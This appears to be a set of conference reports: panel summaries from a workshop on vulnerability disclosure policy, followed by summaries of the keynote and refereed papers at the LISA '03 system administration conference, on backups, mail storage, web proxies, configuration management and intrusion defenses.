In discussion, the question of ideology as a motivator was raised. Some thought this was best, since it is unstoppable. There was also a question about a rumor that spammers are paying hackers for exploits (and some confirmation that it was true). There was a reiteration of the notion that responsible reporting gets us the greatest good with the least risk.

PANEL

Does the commercialization of security information promote security, or should reporting be an academic or governmental function?

Chris Sprigman, Stanford CIS Fellow, moderator; Shawn Hernan, CERT; Simple Nomad, NMRC; Sunil James, iDEFENSE US

Mr. Sprigman started this panel with the question, "Does commercialization provide motivation sufficient to facilitate discovery, disclosure and security, or does it have the opposite effect?

Mr. Hernan believes in capitalism and free speech. But he believes that societal safety must be considered as well. He used examples of sharing vulnerability information with regard to critical infrastructures such as hospitals, power, and so on. There is lots of evidence that information has value. There is money to be made in commercialization. He objects to a model of restricted information.

He also commented that commercialization of security/vulnerability can dramatically complicate the process of identifying and fixing security problems. He believes there is a certain amount of hubris in the computer/network security community with regard to disclosure. He stated that the CERT mailing list is ~150,000 people; Bugtraq has ~50,000 subscribers;, but an episode of *Friends* draws ~30,000,000 viewers.

Mr. James believes that commercialization is good. A company such as iDEFENSE can provide incentives (payments) to researchers and other contributors and add its own value to the information. He raised the question of trust of vulnerability information which is voluntarily provided.

Mr. Nomad indicated that he was coming from an entirely different perspective and that he had a speech to make that might be considered, but was not intended to be, a rant. He has serious concerns about the role of government in such research. Today, as was mentioned earlier in this conference, the DMCA is being used to prevent disclosure of security vulnerabilities. The USA Patriot Act makes port-scanning into a country's Internet space illegal (possibly an act of war). This is creating an environment that stifles legitimate research.

On the other hand, he is aware of spammers who are paying large sums for exploit code. He has met people in Seattle who make a very comfortable living (six figures) writing spammer exploit code (but won't work for Microsoft "because they are evil").

As a result of this repressive legislation and commercialization, computer and network security is suffering. He prefers the "academic" model of research and believes information should be free. No single reporting model will fit everyone; such a model won't work.

In discussion, the question was asked when there are any situations in which it makes sense to notify the vendor and no one else. Mr. James indicated that they take that into account in their disclosure model. They notify the vendor first and then they notify their customers. He acknowledged that it is a difficult balance to maintain. This raised the question of customer certification: how do they know that their customers are not terrorists or mobsters?

Mr. Nomad asked the rhetorical question, "What if a law was passed that said that every time you discovered a vulnerability, you had to write a worm for it?" Such a law would be highly motivational in getting people to fix their systems.

PANEL

What practices or policies facilitate communication between vendors and researchers? What should the researcher do? What should the vendor do? Should practices differ for small vendors, ISPs or Web site owners?

David Dill, Stanford University, moderator; Steve Lipner, Microsoft; Matt Blaze, AT&T

Mr. Blaze expressed the concern that the premise of the discussion regarding vulnerability disclosure and software patching is like the study of medicine being about the efficient disposal of corpses. His assertion is that we need to write more secure software. But, just as we don't completely understand physics, biology, or chemistry, we don't yet understand enough about computer code.

He sees this as a research and engineering problem. Those disciplines follow certain rules (scientific methodology) , to wit: You don't just trust me because of my reputation; current work builds upon the work of others, and everything is published (except that you must argue convincingly that your publication contributes significantly to the body of knowledge). He quoted Alfred Hobbs, a figure from the 1850s whose research into and ability to pick various strong-lock mechanisms created a lot of controversy at the time, and suggested that we might learn some lessons from it if we consider it to be about Internet security rather than physical lock mechanisms.

Mr. Lipner described some of the problems of trying to develop and maintain secure code. He works in three time frames:

- Response – to the next bug. Follow responsible rules of telling the vendor and allow them to fix the problem before telling others.
- Release – to cut the vulnerability rate down. He is against the release of concept code, since there is good evidence that it is used by others in exploits.
- New technology – avoid reintroducing old vulnerabilities as well as new ones.

About 10% of the thousands of bug reports they receive reflect real problems, with about 1% actually exposing vulnerabilities. They must look at all of the reports.

In discussion it was noted that no vendor wants to release code with security vulnerabilities. Many more people are harmed by the release of exploit code than benefit from using it for responsible testing. On the other hand, if one person thinks of a clever idea (an exploit), the chances are good that someone else has also.

PANEL

How do you motivate the vendor to release more secure software without crippling innovation?

Scott Blake, BindView, moderator; Mary Ann Davidson, Oracle; Bruce Schneier, Counterpane

Mr. Schneier said that transparency is critical (where "transparency" means that we understand the vendor's process for dealing with bugs). He wondered if we need a threat of transparency to make vendors do a better job. He feels it is better to get the top software vendors to introduce effective security ideas than to get hundreds of researchers to do so. Vendors are not stupid and they are not charities, but they need incentives. He believes that society has several "knobs" it can tweak to create those incentives:

- Public exposure
- Competition
- Law (criminal, statute, tort)
- Technology/economics (cheaper to develop more secure code than to fix it later)
- Society (what's "OK")

Ms. Davidson declared that security is not antithetical to innovation (security is not the enemy of feature sets). But it must be built in from the beginning. No one really knows what the cost of a secure system is (yet). Software needs to be better even though it will never be perfect. Moreover, security is always someone else's job (although that is beginning to change). She is concerned about the "L" words (legislation and liability); Congress will do something if industry doesn't.

In motivating vendors, she sees:

- Use of security as one of the purchasing criteria (the Department of Defense does this today)
- Requiring software to have secure conditions set as a default
- Security as becoming a market discriminator
- Big cost avoidance (doing it right the first time – she admits to having trouble convincing her management of that proposition)

She also wonders about:

- A "UL" approach to software security
- A required licensing scheme for programmers (we don't let just anyone build a bridge and test it by letting people drive over it to see if it stays up)
- More education on writing secure software from higher education.
- The development of better tools to automate best practices

In discussion Mr. Schneier said that he doesn't like to see more regulation but that it nevertheless may be a part of the solution. Ms. Davidson also pointed out that the government is a very large customer of software and that regulation isn't the only way they can influence vendor behavior.

One participant suggested that computing has become too "everyman"; marketing has convinced people that they need computers, but those people do not know how to maintain them [ignoring, I thought, that most people do not know how to maintain their cars either, but we don't suggest that's a reason for them not to have them – cb].

It was suggested that developers need to internalize security as a key part of the development. When someone else asked about incentives employers can offer employees to act in that way, the response was: (positively) salary, bonus, stock option, or (negatively) job loss.

PANEL

What policies or practices encourage the installation of patches?

Lauren Gelman, Stanford CIS, moderator; Stephanie Fohn, Security Consultant; Vincent Weafer, Symantec

Mr. Weafer feels that patching is a big issue – it is often just a matter of pure numbers (which are large). Given a fixed set of resources, where should one be allocating energy? More than just patching needs to be considered; setup and other security measures (e.g., firewalls) need to be used. How does the industry deal with the home users with regard to patching? This may be solved either through education or automation.

Patching is very complex, says Ms. Fohn. For example, many companies don't trust patches, others can't find all the computers that need patching, and others believe that they don't need to patch as long as they have a firewall. Until recently, the risk-adjusted cost of patching has been higher than the risk-adjusted cost of not patching. These costs (of patching) have included not only the people-time and tools they use but the risk of making things worse with patches. This comparison has started to shift toward patching because the risk-adjusted cost of not patching is going up. Vendors could helpfully work on reducing the risk of patching (as another incentive to encourage patching).

In discussion, the question of the location of liability was raised. Mr. Weafer feels that it is more on the user than the vendor and can actually be found to be on vendors, users, and the maintenance (IT) folks as well. There was some discussion of automatic patching coming from vendors (a growing trend) and the practicality/usability of that for someone at the other end of a slow connection.

PANEL

What are the practical considerations in formulating, implementing, and enforcing vulnerability disclosure policies or best practices?

Jennifer Granick, Stanford CIS, moderator; Jim Duncan, Cisco; Hal Varian, Haas School of Business, University of California, Berkeley

According to Mr. Varian, it isn't so much the technology as the practices that can be at the root of the problem. He feels that a good model is to assign the liability to the party that is most involved with the risk. (He provided an example of law regarding ATMs: in England, the liability is assigned to the customer – a bad model in his view – but in the US, the liability is assigned to the banks, which he sees as a good model.) However, he feels that strict liability is not optimal; if one party bears all of the cost, the other parties don't have reason to be careful, because they will be compensated if something goes wrong (e.g., Microsoft). A better approach is to apply a negligence rule, where the courts establish a level of due care. If the due-care standard is set well, the parties have incentive to meet that standard as a natural part of doing business.

An alternative and possibly more practical approach is to consider insurance. Insurance companies are basically selling risk management to their customers. In order to obtain the insurance, a company must conform to minimum guidelines (e.g., so many sprinklers per square foot to qualify for fire insurance). In some ways, they are imposing the due-care standards that would be set by courts and are probably better at it because they have their own financial incentives. The problem for cyber-insurance, of course, is that the actuarial databases don't yet exist, and there are no incentives yet in place for such data to be collected.

Mr. Duncan observed that vendors often deal with customers but not the actual consumers of their products. He also discussed "need to know" as an important criterion for disclosure and agreed that there is a need for transparency. We need a way to report the information safely – all the standard (security) rules apply to these transactions. Unfortunately, crypto is hard to use and most people get it wrong.

"Scoring" vulnerabilities is very subjective; everyone does it their own way. This makes measurement impossible. Timeline is another issue; nearly everyone agrees on disclosure but not on the calendar for it (even down to the particular days of the week to avoid when disclosing problems). When the issues cross vendor lines, solving them becomes even more complex. There is a lack of case law and experience, but there is more focus on these problems and we are getting better.

In discussion, there was consideration of "need to know" and of appropriate information sharing among responsible parties as a way to build the knowledge base (e.g., the 12 Federal Reserve banks sharing operating information in a non-competitive way). This was another argument in favor of transparency.

PANEL

What role should legal rules play, and how can the law help or hurt security in the area of vulnerability disclosure?

Greg Schaffer, PricewaterhouseCoopers, moderator; Peter Swire, Professor of Law at Ohio State University; Stephen Wu, InfoSec Law Group

Mr. Swire presented a model for when disclosure helps security (from a book he is writing). This model explores the paradox that there are times when disclosure can be a good thing and other times when disclosure can be a bad thing ("good" and "bad" being defined as helping the defenders and helping the attackers, respectively). In illustrating this model, he contrasted physical examples and software examples. He also asserted that we might want more disclosure just because it helps our general democracy (and might help us with privacy and confidentiality).

Mr. Wu pointed out that there might be liability questions that arise from disclosing vulnerabilities and there might be liability questions that arise from not disclosing, as well (a "damned if you do and damned if you don't" kind of issue). He also raised a question about mandatory reporting requirements. He provided a quick tutorial on the sources of liability (i.e., contract, tort, and statutory law) for the approximately 60% non-lawyers attending the conference .

In discussion, someone commented on Mr. Swire's model, pointing out that he was distinguishing between the physical world and the software world but that a distinction made between mechanism and instances would have been a better approach. Mr. Swire replied that when considering instances, one must often consider the first instance differently than others (since that will often educate the defenders and change the effect of subsequent instances). This led to a discussion of the ability of the law to operate in this complex arena (and the likelihood, or not, of lawyers staying out of the fray). There seemed to be some agreement that we will have some very confused judges, at least for a while.

PANEL

Brief concluding remarks

Jennifer Granick, Stanford CIS; Lauren Gelman, Stanford CIS; Scott Blake, BindView; Greg Schaffer, PricewaterhouseCoopers

No one today has argued against the idea that the market has failed to provide security. Instead of capitalism saving us, we are beginning to conclude that there may be a role for government, a conclusion that many of us find both interesting and disturbing.

There are some interesting (legal) questions to be answered with regard to disclosure, nondisclosure, and liability. What if one can become liable for knowing something and not disclosing it?

Security is about more than fixing "this one bug." It could be about democracy. We don't know enough about security to know that it ought to (or not) be considered differently from other scientific enterprises.

Some people think that the disconnect is about Republicans and Democrats, but it is really about the information-technology and legal communities. Both have well-developed models of their universes and like to be the masters of their respective domains. Neither likes the discomfort of not having a handle on important things that apply to their realms. There are lots of people who have not thought about these problems and won't until there is a crisis, and then the decisions are unlikely to be well-considered and thoughtful. There is a serious need for us to think about these problems in advance, as we have been doing today.

17th Large Installation Systems Administration Conference (LISA '03)

San Diego, California October 26–31, 2003

Keynote Address

Inside eBay.com: The System Administrator's Perspective

Paul Kilmartin, eBay, Inc.

Summarized by Bryan Parno

Kicking off the 17th annual LISA conference, Paul Kilmartin, eBay's director of availability and performance engineering, gave a spirited and engaging tour of the development of eBay's infrastructure, from a single PC in eBay founder Pierre Omidyar's bedroom to the current SAN-based system composed of hundreds of enterprise-level machines. Along the way, eBay's user population exploded from a few hundred in 1995 to over 85 million today.

Throughout the talk, Kilmartin stressed the incredible importance of availability. Since eBay averages $738 of gross merchandise sales every second, the prospect of any prolonged outage is costly indeed. This intense usage also makes eBay the world's 75th largest economic market, falling somewhere between Uzbekistan and the Dominican Republic. Kilmartin repeatedly emphasized how the magnitude of eBay's 85 million user-base impacts virtually every decision the company makes.

In the historical segment of his talk, Kilmartin highlighted eBay's transition from a system based on two-node Veritas clusters to a large-scale SAN. On the plus side, this cut down on the amount of idle hardware, always an important consideration for cost-conscious administrators. It also provided a greater degree of fault minimization and isolation, since the two-node clusters suffered from electrical issues during servicing. Unfortunately, shortly after the migration to the SAN, the co-location company hosting the site announced it would be going out of business. Kilmartin's team of system administrators built an entirely new SAN in three weeks and made the migration with only two hours of downtime in September of 2001. The bankruptcy of the Exodus storage facility in November of 2001 forced yet another move.

Even though the public perceives eBay as an industry leader, Kilmartin repeatedly emphasized his preference for remaining firmly in the mainstream of technology. On several occasions, he urged the audience to forge on ahead and aggressively report problems, so that after a few years of maturation, eBay could adopt the "new" technology. He offered several tips to the audience, encouraging system administrators to doubt everything, to make the system work hundreds of times before trusting it, and to challenge "best procedures" by at least asking for references. He also emphasized the importance of knowing one's role on the team, citing his initial resistance to eBay's foray into the car market (now, he says, a Corvette sells on eBay every 64 minutes). Kilmartin also stressed the need to constantly seek out a better understanding of the customer and how the customer uses the product. Commenting on hiring decisions, he reminded the audience that neither experience nor certification necessarily equates to competence. Concluding with a return to the theme of availability, Kilmartin asserted the need for vendors to recognize eBay as an active customer, not a cadaver; in other words, the company needs working solutions that can be diagnosed and repaired on the fly, not systems that need to be taken offline and dissected to provide information.

Refereed Papers

ADMINISTERING ESSENTIAL SERVICES

Summarized by Ari Pollack

Radmind: The Integration of Filesystem Integrity Checking with Filesystem Management

Wesley D. Craig and Patrick M. McNeal, University of Michigan

Wesley and Patrick introduced radmind, a filesystem management tool designed to replace similar tools, such as Tripwire and cfengine, and overcome some limitations with existing products. Tripwire, for instance, does not scale well or know the difference between unintended changes and OS updates.

Radmind is based on existing work from people in the sysadmin community such as Evard and Anderson, and on features from tried-and-true software. Like Tripwire, it includes integrity. Features in both rsync and radmind include copying of files and comparison to policy, not a live filesystem. Borrowing from cfengine, radmind provides abstract configuration and abstraction of any file set.

Radmind goes further than tripwire; in addition to detecting unwanted changes to the filesystem, it can automatically revert back to a known good state configured in the policy. It only generates reports when something unusual happens. It is easy to understand, has simple setup and configuration, and requires no programming skills for successful use. Radmind is platform-independent; it works on Windows, and it is already in use on MacOS X laptops, Linux and Solaris servers, and supercomputing clusters.

Further Torture: More Testing of Backup and Archive Programs

Elizabeth D. Zwicky, Great Circle Associates

Elizabeth presented the results of her findings from torture-testing various backup tools for UNIX and UNIX-like systems. This is a follow-up to her 1991 paper, which was inspired by frustration at conflicting rumors and vague documentation. The term “backup program” is used loosely; there is no correct term for something that’s intended to copy files to another medium for storage (rather than immediate usage).

What she found in 1991 can be summed up as, “don’t trust what you’ve heard, go out and verify.” She had heard reports that “cpio doesn’t handle too many hard links,” so she found out what “too many” meant.

Her latest paper presents a new round of verification of old, out-of-date data. Some of the properties of backups she covers are: file size, devices, strange names, access permissions, holes (numerical representations of nulls on the filesystem), long names, and links. In 1991, every tool died at some point except dump, resulting in core dumps and/or data corruption. Now, nothing handles paths over the maximum path length defined by the operating system, and nothing but restore handled holes absolutely correctly.

Elizabeth says that while backups are difficult, testing backup tools is fun and not that hard. Also, backup programs have different targets and are not consistently useful to everyone. She also presented some conclusions stemming from her research:

- Don’t write your own backup program; there are more than enough already.
- Never use old file formats for backups.
- The name of your backup program does not predict its performance in your configuration.
- Long pathnames are an unsolved problem.
- Trust, but verify.
- Backup programs need time to mature.

An Analysis of Database-Driven Mail Servers

Nick Elprin and Bryan Parno, Harvard University

Nick and Bryan took a look at the different kinds of common mail storage formats in use. The three most common are: mbox format, where every email is concatenated into a flat text file; maildirs, where every email is stored in a database file; and databases, where all mail is stored in some kind of structured database.

The two database formats used for testing were Cyrus, which uses Berkeley DB, and their own SQL model using MySQL. Here is what Nick and Bryan found:

- Mbox performs better than Cyrus for a small account in a full-text search.
- Cyrus performs better than maildir and mbox for larger accounts.
- MySQL performs better than the others overall.
- Maildir always performs the worst.

Databases allow better fine-tuning of mail servers and better scalability. File-based solutions perform better on some operations, such as expunging mail. However, performance is usually not the only factor when deciding on a mail format. Maildirs do not suffer from the same locking problems as mbox, and a structured database may require more overhead than is acceptable in some situations.

INFORMATION AND CONTENT MANAGEMENT

Summarized by Kenytt Avery

A SECURE AND TRANSPARENT FIREWALL WEB PROXY

Roger Crandell, James Clifford, and Alexander Kent, Los Alamos National Laboratory

James Clifford describes the LANL Web proxy as a "benevolent man in the middle." In contrast to ordinary Web proxies like Squid, the LANL Web proxy provides access control on incoming rather than outgoing connections. The purpose of the proxy is to allow access to internal Web applications (e.g., Web mail, Nagios network monitoring) from public Internet sites outside the firewall.

The proxy consists of two pieces, the redirection daemon redird, which redirects HTTP requests for internal documents to the equivalent request via HTTPS, and the Web flow daemon wfd, which handles authentication and forwarding requests to the internal network. The external server contains a wildcard SSL certificate for lanl.gov, allowing it to proxy for any internal system.

According to the authors, the chief benefit of the proxy solution is its simplicity, requiring no configuration changes or extra software to be installed on the client beyond an ordinary Web browser. This is in contrast to VPN solutions, which require client software and user training, or to non-transparent proxy servers, which require browsers to be configured to use them.

An important question from the audience concerned the security of potential clients. An untrusted client machine might be running keystroke logging or screen capture software. Clifford responded that the solution has worked well as a stopgap measure until a full VPN can be implemented. In the meantime, efforts have been underway to educate users about the risks of using unknown clients.

URL: *http://www.lanl.gov/orgs/ccn/publications.shtml*

DESIGNING, DEVELOPING, AND IMPLEMENTING A DOCUMENT REPOSITORY

Joshua S. Simon, Consultant; Liza Weissler, METI

Josh Simon described a solution to a problem faced by many large sysadmin teams, that of finding documentation. In order to address the constant flow of email asking about various tasks within their consulting company, he and Liza Weissler built a Web-based document management system with the goal of making it easier to find information.

The first problem the authors faced was one of categorization: At one point they identified 52 different types of document. While it is clear that a document management system is considerably more useful when items are separated into categories, users are often unwilling to make the effort to do so as each document is entered. A practical solution was to define a small number of top-level categories (e.g., Customers, Internal, Marketing, Recruiting, Other), each with a small number of subcategories. Categories were assigned single-letter codes, allowing each document to be classified with a two-letter code (e.g., IC for Internal Code).

The other major problem the authors faced was maintaining the metadata about each document once it had been stored in the system. While users submitting documents were encouraged to supply metadata, consultants who were not currently assigned to billable projects were recruited to serve as "librarians," with the ability to edit and update other users' records.

Combining a coarsely grained categorization scheme with constant maintenance by librarians dramatically improved the accessibility of information to employees. The system began with approximately 800 documents and grew to 1200 in its first five months. By that point, only two documents remained in the "Other" class. The system is still in use, and the authors hope to make the code publicly available.

DRYDOCK: A DOCUMENT FIREWALL

Deepak Giridharagopal, University of Texas at Austin

Giridharagopal works in a university research lab, a relatively open environment where many autonomous groups share responsibility for publishing content to the Web. The lab's management needed to enforce a policy on publishing information to the Web, ensuring that sensitive or proprietary information is not accidentally made available on the public Web server. Enforcing policy requires oversight and accountability, both of which are addressed by the DryDock system. Until the implementation of DryDock, policy was enforced only when complaints were received.

The DryDock system uses a Web application to manage a Web site. Content is stored in CVS, and document metadata and approvals are stored in a MySQL database. The approach requires two Web servers: an internal staging server located behind the firewall and an external production server located on the DMZ. Authors are free to work with the content on the staging server, using methods such as FTP or WebDAV to access the document root. The production server, however, is stripped of non-essential programs and hardened. DryDock automatically propagates content from the staging server to the production server via SSH once the appropriate approvals have been obtained.

Giridharagopal suggests that one way to look at DryDock is as a tool to shift responsibility for content oversight away from sysadmins and back to management. Sysadmins are responsible for keeping the system running, but in order for any content to appear on the public Web site, DryDock requires it to be approved. Web authors are free to work directly on the staging server, and Dry-

Dock will show the differences between the current contents of the staging server and that of the public Web site. Users are informed when pages have changed, and those with management authority are able to approve publication. DryDock logs the time at which files were approved and which users approved them, and allows content to be rolled back to previous versions when necessary. In use for over a year, the system has resulted in improved Web server security and better management oversight of the publication process.

URL: *http://tools.arlut.utexas.edu/DryDock/*

SYSTEM AND NETWORK MONITORING

Summarized by Venkata Phani Kiran Achanta

Runtime Detection of Heap-based Overflows

William Robertson, Christopher Kruegel, Darren Mutz, and Fredrik Valeur, University of California, Santa Barbara

This paper is about a technique that protects the management information of boundary-tag-based heap managers against malicious or accidental modification. William started out by describing the motivation behind his work, which he mainly attributes to the increasingly common buffer overflow exploits resulting from use of various insecure languages for application development. He reinforced his argument by citing the recent vulnerabilities in OpenSSH, MySQL, etc.

He explained how the buffer overflow exploit occurs and then discussed existing approaches to detect and prevent them, pointing out flaws and describing limitations in existing methods.

Then he introduced his approach, an adaptation of the canary-based stack-protection scheme, where the canaries are seeded with a random number, which a mechanism prevents the intruder from seeing. This detection scheme has been implemented as a patch to the GNU libc library.

William did some micro- and macro-benchmarking and stability evaluation. Later, he discussed techniques to be adopted to handle buffer overflow exploits.

The software can be downloaded from *http://www.cs.ucsb.edu/~rsg/heap*.

Designing a Configuration Monitoring and Reporting Environment

Xev Gittler and Ken Beer, Deutsche Bank

The configuration monitoring and reporting environment (CMRE) is a tool designed to collect and report on the many configuration details of systems within an enterprise. Its goal is to provide a single, complete, up-to-date repository of all system configuration information regardless of platform or use.

Gittler described their operating environment as a conglomeration of diverse systems with different standards and procedures and discussed the potential problems posed by such an environment.

CMRE needs few prerequisites in order to do its job; in fact, the necessary framework for CMRE already exists at their shop. CMRE is modular, flexible, and runs on many different platforms. It is written in a combination of Perl, Korn shell, and PHP and uses proprietary as well as open source software. CMRE currently collects data on thousands of UNIX and Windows systems at Deutsche Bank worldwide.

Gittler showed us some GUIs of CMRE and explained the usefulness of the data it collected. He then described the scenarios where they ran into problems when designing and deploying this system.

Although most of the organizations have this kind of monitoring tool already in use, Gittler advocated the superiority of CMRE, citing the simplicity and non-intrusive nature of the tool and the ease in interpretation of the gathered data.

Contact information: *xev.gittler@db.com*; *ken.beer@db.com*

New NFS Tracing Tools and Techniques for System Analysis

Daniel Ellard and Margo Seltzer, Harvard University

Daniel opened with the background and motivation for doing the paper. He then discussed the usefulness of looking at passive NFS traces over a period of time and talked about the work already done in this arena. He went on to cite some examples of basic and advanced analyses of the gathered data and their relevance to system administration.

The two main tools used for data gathering and analysis were nfsdump and nfsscan. Several related utilities were used in the analysis part. The data was gathered in a university environment, and measures were taken to anonymize the data as much as possible. There is control over anonymity of the data if someone wants to use the tool for real data collection and analysis.

The software and the results can be found at *http://www.eecs.harvard.edu/sos/software/*.

DIFFICULT TASKS MADE EASIER

Summarized by Jarrod Millman

EasyVPN: IPsec Remote Access Made Easy

Mark C. Benvenuto and Angelos D. Keromytis, Columbia University

As a student at Columbia University, Mark developed EasyVPN to integrate an unencrypted, untrusted wireless LAN into the Computer Science Department's LAN and to the Internet. His main design goal was to create a simple and easy-to-use VPN based on IPSec. Unfortunately, as anyone who has tried to do this in a heterogeneous environment knows, setup varies with each

IPSec platform; furthermore, managing certificates is too complicated for users and too time-consuming for administrators. To address these issues, Mark created a solution that leverages the wide availability of Web browsers with SSL/TLS support and the familiarity of users with Web-based interfaces. The Web interface allows the user to create and download the configurations and certificates for their computer without further burdening the system administrator or requiring the user to understand the technical minutiae.

EasyVPN is composed of three main components: the client, the gateway, and the VPN server. The client receives the certificate from the gateway, which serves as the certificate authority (CA). The VPN server trusts the client because it trusts the gateway. Thus, EasyVPN is built on trust and the easy manageability of the CA. To demonstrate the feasibility of such an approach, Mark implemented EasyVPN using Linux FreeS/WAN and Windows clients.

The Yearly Review, or How to Evaluate Your Sys Admin

Carrie Gates and Jason Rouse, Dalhousie University

Many nontechnical managers and employers do not fully understand what a system administrator is or what he or she does. Only recently have there been any publications on the hiring and firing of system administrators. Moreover, there is no clear course of study or career path for becoming a system administrator. Consequently, it comes as no surprise that there is no systematic approach for evaluating the performance or effectiveness of a system administrator. Carrie and Jason presented an approach to evaluating system administrators based on three criteria: achievement of goals, achievement of specified service levels, and general competence. Using these three broad criteria, they developed a quantitative system for evaluating system administrators that is measurable and fair.

The first criterion, measuring the achievement of stated goals, requires that the manager and administrator work together and provides the manager with an objective assessment of performance. To better understand how an administrator was achieving specified service levels, Carrie and Jason refined this criterion to four components: availability, usability, security, and customer service. General competence was measured by how often the administrator needed to revisit the same problem. Breaking the evaluation into these three criteria provides the manager with an effective tool to isolate the system administrator's strengths and weaknesses. They concluded by describing five different scenarios illustrating how you might deploy this system, what types of scores you might get, and an interpretation of those scores with suggestions for appropriate action. It was emphasized that this system was meant to initiate a wider and more extensive discussion on this important topic.

Peer Certification: Techniques and Tools for Reducing System Admin Support Burdens While Improving Customer Service

Stacy Purcell, Sally Hambridge, David Armstrong, Tod Oace, Matt Baker, and Jeff Sedayao, Intel Corp.

Before peer certification, trouble tickets at Intel Online Services (IOS) were received by help-desk technicians, who would pass them on to the system and network administrators to handle. This caused constant interruptions for the administrators, frustrated the technicians because they weren't able to solve the problems, and impeded customer service due to the lack of direct contact between the customer and the problem solver. IOS wanted a way to allow the technicians to handle the tickets themselves, but needed to ensure that the technicians were qualified to do so. To this end, they created a peer certification process to add qualified troubleshooting personnel.

The certification process divided troubleshooting personnel requirements in two ways – specialty areas and specialty levels. Certification for a specific area and level requires previous-level certification, an oral test, and monitored completion of tasks. Once implemented, peer certification resulted in an increase in the number of staff able to make changes and a reduction in the number of trouble tickets referred to the system administrators.

EMERGING THEORIES OF SYSTEM ADMINISTRATION

Summarized by Kevin Sullivan

ISconf: Theory, Practice, and Beyond

Luke Kanies, Reductive Consulting, LLC

Luke describes his development experiences with a configuration management tool, ISconf. Although ISconf has gone through significant rewrites since the initial version, it still functions by pairing listings of commands with a list of hosts for those commands to be run on. ISconf's use of make satisfies three components of deterministic ordering: state maintenance, failure on error, and consistent ordering. The concept of atomicity is one which ISconf does not currently possess. In many processes, the lack of support for atomicity requires human intervention when an error is encountered. Also, hidden preconditions of a system create situations that ISconf would have difficulty handling. The discussion of these shortcomings will help the development of ISconf and tools like it. ISconf is still a very useful tool and when combined with other configuration management tools these inherent problems can be mitigated.

Seeking Closure in an Open World: A Behavioral Agent Approach to Configuration Management

Alva Couch, John Hart, Elizabeth G. Idhaw, and Dominic Kallas, Tufts University

Alva opened by describing a race between theory and practice in which theory always wins. The main goals of his work are portable validation, where validation occurs once and the results are the same everywhere, and to produce an algebraic model of configuration management. Couch contends that these goals can be achieved through the use of closures and conduits. Closures are like a black-box system that has well-defined inputs and outputs and functions exactly as specified. Conduits are communication channels between closures. The first step in developing a closure is separating internal and external parameters. If it were not for latent preconditions, the composition of closures would be closures themselves. This essentially creates complex services with known functionality and well-defined inputs and outputs. File editing was an initial prototype of this work. A file-editing closure can define all permissible actions to a file in an attempt to reduce errors. Many system administrators are wrapped up in the minutiae of the many systems they manage and have less time to do high-level coordination of services. When these low-level systems are treated as closures and conduits, it becomes easier to focus on more advanced system administration tasks.

Archipelago: A Network Security Analysis Tool

Tuva Stang, Fahimeh Pourbayat, Mark Burgess, Geoffrey Canright, Kenth Engø, and Åsmund Weltzien, Oslo University College

Tuva Stang presented a tool that was intended to visually model interconnected networks. These networks can be physical, social, or knowledge networks. Graph theory was used to show the connections that exist between groups of people, hosts, or other information sources. The most well-connected nodes will become visually apparent. An interesting comparison was drawn between an organizational chart and the charts presented here; in some cases they differ, and the truly connected people are revealed. As a security tool, Archipelago can reveal vulnerable points in a network or even the nodes that should be best secured, due to their importance. The graphs produced by this tool show both the importance and centrality of the nodes.

PRACTICUM: UNUSUAL TECHNIQUES FROM THE FRONT LINES

Summarized by William Reading

Three Practical Ways to Improve Your Network

Kevin Miller, Carnegie Mellon University

First Idea: IP Anycast

IP anycast is the same as shared unicast, in which one IP address is assigned to multiple hosts and the network routing is configured to deliver to one of the many machines that have that IP address configured.

Migrating is not very difficult. For servers that simply use DNS, only an update to DNS is required. In an IP anycast environment, without requiring a configuration change, clients end up using a server that is closer to them than others on the network.

Second Idea: Source Address Verification

Filtering is accomplished by performing source address verification on edge routers using unicast reverse path forwarding. This uses the unicast routing table to make the filtering policy and requires little work compared to traditional filtering with ACLs.

Third Idea: Host Filtering

This builds on the topics mentioned earlier. Essentially, the problem is that there are a large number of hosts that need to be denied access to the network due to viruses and such.

Expect scripts are tedious and can cause problems, so a host route is given, essentially pointing to a sinkhole – which then drops the packets. When the host has been cleaned up, the route is removed.

Tossing Packets Over the Wall Using Transmit-Only Ethernet Cables

Jon Meek and Frank Colosimo, Wyeth

Protecting an internal network while monitoring from remote sites considered to be insecure poses a difficult problem. The talk was loosely organized into the topics of hardware, software, and applications.

On the hardware side, simply snipping the wires does not work, and it is haphazard to do things like soldering a paper clip to an Ethernet card if security is concerned.

However, it is possible to create a circuit that does not permit packets to return over the line. By writing custom software which only relays packets to a specified host on an internal network from the crippled line, security can be maintained.

The Realities of Deploying Desktop Linux

Bevis King, Roger Webb, and Graeme Wilford, University of Surrey

Linux offers a number of benefits for deploying on the desktop, yet a certain degree of Windows compatibility is a must. However, using Linux on the corporate desktop reduces the support time required.

Running Microsoft Windows in a virtual machine has a number of benefits for support because the Windows machines do not have direct access to the network, have abstracted hardware, and are not writable by the end user.

The desktops themselves have greater access to scientific applications that only run on UNIX, and there is a completely supported X server running to host these applications remotely.

CONFIGURATION MANAGEMENT: TOOLS AND TECHNIQUES

Summarized by Marko Bukovac

STRIDER: A Black-Box, State-based Approach to Change and Configuration Management and Support

Yi-Min Wang, Chad Verbowski, John Dunagan, Yu Chen, Helen J. Wang, Chun Yuan, and Zheng Zhang, Microsoft Research

Yi-Min Wang and Chad Verbowski receiving the Best Paper Award from Æleen Frisch

In a dynamic talked welcomed by administrators who have Microsoft Windows machines on their network, Dr. Wang presented STRIDER, a Windows tool that helps to pinpoint the origin of Windows registry problems. Windows XP has about 200,000 registry entries storing all configuration data, so finding a source of evil is downright impossible without a proper tool. By using white-box data (from support documentation) and black-box testing, STRIDER manages to narrow down the number of possible problems in the registry, making identification fathomable for a human administrator.

Starting with all the registry entries, STRIDER creates a smaller subset by mechanically eliminating entries that are irrelevant to the current problem. It then uses a statistical model to filter out the entries that may be relevant but are most likely not the root of the problem. Each entry in the smaller subset is then compared to a computer genomics database, a data set obtained from troubleshooting experiences and black-box tests, to potentially pinpoint the solution.

In addition to the published paper, Dr. Wang has a Web page at *http://research.microsoft.com/~ymwang* where one can find more information on STRIDER.

CDSS: Secure Distribution of Software Installation Media Images in a Heterogeneous Environment

Ted Cabeen, Impulse Internet Services; Job Bogan, Consultant

CDSS provides a framework for a distribution of software images over a number of protocols. Software images are stored on an isolated server for every user who is trying to download an image. The user can communicate only with the designated server and can obtain only the requested files. The system does not require any additional setup on the user's side, as CDSS uses standard protocols (HTTP, FTP, SMB, etc.) and a set of shell scripts to access the desired information.

